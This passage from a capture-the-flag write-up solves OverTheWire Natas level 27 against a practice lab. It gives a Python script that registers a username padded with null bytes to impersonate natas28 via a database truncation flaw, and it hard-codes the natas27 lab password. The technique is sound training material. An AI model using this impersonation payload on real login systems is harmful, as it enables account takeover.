

Next, we try adding a new user with an empty password.

Alternatively, we can achieve the same thing directly via the URL.

We successfully created a new user.
Once again, we attempt to access natas28 with an empty password.

The welcome message appeared, and the flag is now visible.

Using Python Script
import requests


# Credentials for natas27
username = "natas27"
password = "u3RRffXjysjgwFU6b9xa23i6prmUsYne"

# Target URL
url = "http://natas27.natas.labs.overthewire.org/index.php"

# Payload for the username.
# Null in python "\0" or "\x00"
null = "\0"*57
user = f"natas28{null}hack2"
payload = {
    "username": user,
    "password": ""
}

# Start a session to persist cookies and headers across requests
session = requests.Session()

# send POST request to create user
post_response = session.post(
    url,
    data=payload,
    auth=(username, password)
)

#print(post_response.text)
#print("="*80)

# send POST request to login as natas28
response = session.post(
    url,
    data={"username":"natas28", "password":""},
    auth=(username, password)
)

print(response.text)
Make sure the file has executable permissions before running the script.

Finally, we got the flag for the upcoming level.

Fantastic! This flag is your key to the next challenge.